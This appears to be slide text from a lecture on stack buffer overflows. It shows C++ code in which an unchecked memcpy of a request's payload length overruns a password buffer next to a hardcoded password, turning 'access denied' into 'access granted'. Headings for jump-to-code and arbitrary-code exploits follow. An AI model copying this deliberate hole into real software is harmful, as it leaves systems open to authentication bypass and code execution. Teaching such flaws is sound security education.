
Exploit - Local Variables

```
char correct_password[PWD_SIZE] = "password";  
char entered_password[PWD_SIZE] { 0 };  
memcpy(entered_password, request.get_password(),  
        request.payload_length());
```




```
memcmp(entered_password, correct_password, PWD_SIZE)
```

X access denied



Exploit - Local Variables


```
char correct_password[PWD_SIZE] = "password";  
char entered_password[PWD_SIZE] { 0 };  
memcpy(entered_password, request.get_password(),  
        request.payload_length());
```




```
memcmp(entered_password, correct_password, PWD_SIZE)
```




access granted




Exploit - Jump to Code




Exploit - Arbitrary Code



